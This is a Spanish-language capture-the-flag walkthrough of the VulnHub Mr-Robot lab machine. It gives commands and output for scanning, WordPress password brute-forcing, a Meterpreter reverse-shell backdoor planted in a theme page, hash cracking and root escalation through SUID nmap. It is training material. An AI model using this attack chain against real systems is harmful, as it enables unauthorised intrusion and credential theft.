
MrRobot (192.168.56.101)

https://www.vulnhub.com/entry/mr-robot-1,151/
Formato OVA y se importa directamente a VirtualBox poniendo la red solo anfitrion donde estara Kali con fija.

<u>Lo primero es localizar la IP de la maquina</u>

Protocolo ARP mapea una dirección fisica MAC con una de red IP
KALI conectado a la maquina en la Solo amfitrion con DHCP en **eth1 red 192.168.56.1/24** (DHCP desde la 100)

netdiscover -i eth0 -r 192.168.56.0/24



192.168.56.101 08:00:27:23:2b:51 **Maquina MR-Robot**
192.168.56.101 08:00:27:99:fb:c3 1 60 PCS Systemtechnik GmbH

Enumeracion

nmap -O -sS -Pn -sV 192.168.56.101

PORT STATE SERVICE VERSION
22/tcp closed ssh
80/tcp open http Apache httpd
443/tcp open ssl/http Apache httpd
MAC Address: 08:00:27:23:2B:51 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11


TCP

22/tcp closed ssh
80/tcp open http Apache httpd
443/tcp open ssl/http Apache httpd

22 (ssh closed)

80 (http)

Apache



Los comandos al ejecutarlos sacan videos y fotos.

Se juega con ella por si vemos acciones de introducir datos u otras que nos permita acceder.


http://192.168.56.101/robots.txt // Nos aparecen 2 ficheros
User-agent: *
fsocity.dic
key-1-of-3.txt

http://192.168.56.101/fsocity.dic
  Palabras parecen comandos, pero tambien podria servir como diccionario de claves o usuarios.
curl http://192.168.56.101/fsocity.dic -o fsocity.dic
cat fsocity.dic | sort | uniq > fsocity_unicos.dic

http://192.168.56.101/key-1-of-3.txt
  073403c8a58a1f80d943455fb30724b9

curl http://192.168.56.101/key-1-of-3.txt -o key-1-of-3.txt // **La primera bandera de 3**

Intentamos ver tipo de HASH ejecutando “hash-identifier”



hashcat -m 0 -a 0 --force key-1-of-3.txt /usr/share/wordlists/rockyou.txt

```
Session..........: hashcat
Status...........: Exhausted
Hash.Type........: MD5
Hash.Target......: 073403c8a58a1f80d943455fb30724b9
Time.Started.....: Thu Jul 11 19:21:29 2019 (7 secs)
Time.Estimated...: Thu Jul 11 19:21:36 2019 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  2068.0 kH/s (0.42ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]
```

hashcat -m 0 -a 3 --force key-1-of-3.txt /usr/share/wordlists/rockyou.txt
Fuerza bruta OJO eleva bastante la temperatura de la CPU rapidamente llega a 48º

WhatWEB

whatweb -a 4 http://192.168.56.101

```
root@pinguytaz:~# whatweb -a 4 http://192.168.56.101
http://192.168.56.101/ ERROR: undefined method `map' for "whatweb=true":String
Did you mean?  tap
http://192.168.56.101 [200 OK] Apache, Country[RESERVED][ZZ], HTML5, HTTPServer[Apache], IP[192.168.5
6.101], Script, UncommonHeaders[x-mod-pagespeed], WordPress, X-Frame-Options[SAMEORIGIN]
```

Vemos que tenemos WORDPRESS

Nikto

nikto -h 192.168.56.101

+ Retrieved x-powered-by header: PHP/5.5.29

Info WordPress
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found
+ /wordpresswp-admin/wp-login.php: Wordpress login found
+ /blog/wp-login.php: Wordpress login found
+ /wp-login.php: Wordpress login found
+ /wordpresswp-login.php: Wordpress login found

CMS (WordPress)

Wordpress
Se mira en el fichero de configuración wp-config.php la configuración de BBDD y obtenemos:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'bitnami_wordpress');
/** MySQL database username */
```

```
define('DB_USER', 'bn_wordpress');
/** MySQL database password */
define('DB_PASSWORD', '570fd42948');
/** MySQL hostname */
define('DB_HOST', 'localhost:3306');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Se obtiene:
  Nombre BBDD: bitnami_wordpress
  Usuario: bn_wordpress
  Clave: 570fd42948

mysql -u bn_wordpress -p bitnami_wordpress //Acceso y version de BBDD

WPSCAN

wpscan 192.168.56.101

http://192.168.56.101/xmlrpc.php

+] WordPress version 4.3.19 identified (Latest, released on 2019-03-13).
| Detected By: Rss Generator (Aggressive Detection)
| - http://192.168.56.101/feed/, <generator>https://wordpress.org/?v=4.3.19</generator>
| - http://192.168.56.101/comments/feed/, <generator>https://wordpress.org/?v=4.3.19</generator>

wpscan -ep, t --url 192.168.56.101
  No encuentra Plugin Vulnerables
  No detecta tema principal pero detecta:
    twentyfifteen 1.3 sin actualizar
    twentyfourteen 1.5 sin actualizar
    twentythirteen 1.6 sin actualizar

wpscan -evt --url 192.168.56.101
  Temas no vulnerables

// Intentamos localizar Usuarios y Password ocn el fichero encontrado
Creamos un fichero de usuarios desde el obtenido ya que Wordpress no diferencia en el usuario mayusculas y minusculas
cat fsocity.dic | tr a-z A-Z | sort | uniq > usuario.txt
wpscan --url 192.168.56.101 -U usuario.txt -P fsocity_unicos.dic
[i] Valid Combinations Found:
 | Username: ELLIOT, Password: ER28-0652

443 (ssl/http)

Apache

Con HTTPS no deja por los certificados no validos

Explotacion

Explotación **WORDPRESS** conociendo usuario elliot que es administrador, generamos un backDoor PHP


BackDoor PHP

Explotación **WORDPRESS** conociendo usuario elliot que es administrador, generamos un backDoor PHP

```
msf5 > use php/meterpreter/reverse_tcp
msf5 payload(php/meterpreter/reverse_tcp) > set LHOST 192.168.56.100
LHOST => 192.168.56.100
msf5 payload(php/meterpreter/reverse_tcp) > set LPORT 4444
LPORT => 4444
msf5 payload(php/meterpreter/reverse_tcp) > generate -f raw -o mrrobot.php
[*] Writing 1115 bytes to mrrobot.php...
```

Genera BackDoor

Entramos con el administrador (elliot) y metemos el codigo generado en la pagina 404.php, dentrol de edición temas
NOTA: Guardamos el contenido actual para poder volver a ponerlo como antes.



ESCUCHA

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.56.100
lhost => 192.168.56.100
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.100:4444
```

Forzamos la ejecución pidiendo una pagina que no esta, de forma que nos da sesion en metaesploit

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.100:4444
[*] Sending stage (38247 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.100:4444 -> 192.168.56.101:59918) a
t 2019-07-13 00:06:24 +0200

meterpreter >
```

Post Exploitation

Lo primero ver donde hemos entrado, en que proceso, con que usuario, hora de acceso.
meterpreter > pwd
/opt/bitnami/apps/wordpress/htdocs

meterpreter > getpid
Current pid: 1524

meterpreter > getuid

Server username: daemon (1)

meterpreter > localtime
Local Date/Time: 2019-07-13 00:20:31 UTC (UTC+0000)

- Recogemos información Host
- Ver usuarios con directorios
  En Linux normalmente /home

```
$ cd /home
cd /home
$ ls -la
ls -la
total 12
drwxr-xr-x  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
drwxr-xr-x  2 root root 4096 Nov 13  2015 robot
$ grep home/robot /etc/passwd
grep home/robot /etc/passwd
robot:x:1002:1002::/home/robot:
```

Vemos que el directorio robot es del usuario robot por lo que entra

```
$ cd robot
cd robot
$ ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
```

Encontramos la segunda bandera pero no tenemos per

Obtener clave de usuario robot

Opcion 1 Escalar privilegios a root (Ver Escalada de privilegos)
Opción 2 ver si fichero password.raw-md5 tiene la clave de robot, ya que este lo puede leer cualquir usuario.
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b

Found : **abcdefghijklmnopqrstuvwxyz**
(hash = c3fcd3d76192e4007dfb496cca67e13b)

Obtenido herramienta ON-LINE

Decofificacion mediante hashcat
hashcat -m 0 --force c3fcd3d76192e4007dfb496cca67e13b /usr/share/wordlists/rockyou.txt

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz
```

La clav

Entrada usuario robot

```
meterpreter > shell
Process 2361 created.
Channel 4 created.
python3 -c 'import pty; pty.spawn("/bin/sh")'
$ su - robot
su - robot
Password: abcdefghijklmnopqrstuvwxyz

$ pwd
pwd
/home/robot
$
```

Con el usuario obtenemos la bandera

$ cat key-2-of-3.txt
822c73956184f694993bede3eb39f959

Escalada de privilegios

Auxiliar de mestaesploit codigo publicado
https://github.com/pinguytaz/enum_vectores_escalada

```
msf> use post/linux/gather/enum_vectores_escalada
msf> sessions

Active sessions
===============
  Id  Name  Type                    Information         Connection
  --  ----  ----                    -----------         ----------
  1         meterpreter php/linux  daemon (1) @ linux  192.168.56.100:4444 -> 192.168.56.101:36501
(192.168.56.101)
msf > set session 1
msf> run
```

```
[*] Informacion del sistema/usuarios:
[+] KERNEL: Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux

[+] UID:1 - daemon GID:1 - daemon
[+] GRUPOS: 1-daemon
[*] Fichero /etc/passwd
[*] Fichero /etc/group
[*] Fichero /etc/shadow
[*] Vector escaldado SUDO:
[-] En principio no pertenece a grupo SUDO
[*] Version de Sudo:
Sudo version 1.8.9p5
Sudoers policy plugin version 1.8.9p5
Sudoers file grammar version 43
Sudoers I/O plugin version 1.8.9p5
[*] Fichero /etc/sudoers
```

Info

```
[*] Vectores de escalado permisos SUID
[+] /bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Detectamos ficheros permiso ya que puede que nos permita abrir una sesión (SHELL) con permiso de root,

Esta información tambien se podria haber obtenido con “FIND”

Permisos Ficheros

Usaremos el ejecutable con SUID nmap ya que este puede lanzar un shell para que este tenga permisos de root ya que lo ejecuta nmap que tiene SUID

```
$ nmap --interactive
nmap --interactive
/bin/sh: 7: nmap: not found
$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=0(root),1(daemon)
```

Se ve que tenemos euid de root

```
# find / -name "key-?-of-3.txt"
find / -name "key-?-of-3.txt"
/root/key-3-of-3.txt
/opt/bitnami/apps/wordpress/htdocs/key-1-of-3.txt
/home/robot/key-2-of-3.txt
```

Localizamos la bandera que nos falta.

cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4

Información

Potential Exploits
AL tener acceso al wordPress se puede introducir un acceso PHP

Info. Host

Sistema Operativo
meterpreter > sysinfo
Computer : linux
OS : Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86

Architecture
APACHE como servidor httpd
PHP/5.5.29
WordPress version 4.3.19 identified (Latest, released on 2019-03-13)
Base datos 5.6.26 MySQL Community Server (GPL)

Passwords

Clave de Wordpress
| Username: ELLIOT, Password: ER28-0652 (Administrador)

LINUX
robot **abcdefghijklmnopqrstuvwxyz**
daemon usuario con el que se entra en el meterpreter

MySQL
Nombre BBDD: bitnami_wordpress
Usuario: bn_wordpress
Clave: 570fd42948

Banderas

Bandera 1 /opt/bitnami/apps/wordpress/htdocs/key-1-of-3.txt
http://192.168.56.101/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9

Bandera 2 /home/robot/key-2-of-3.txt
En usuario “robot”
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959

Bandera 3 /root/key-3-of-3.txt
Realizamos escalada de privilegio para obtener ROOT.
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4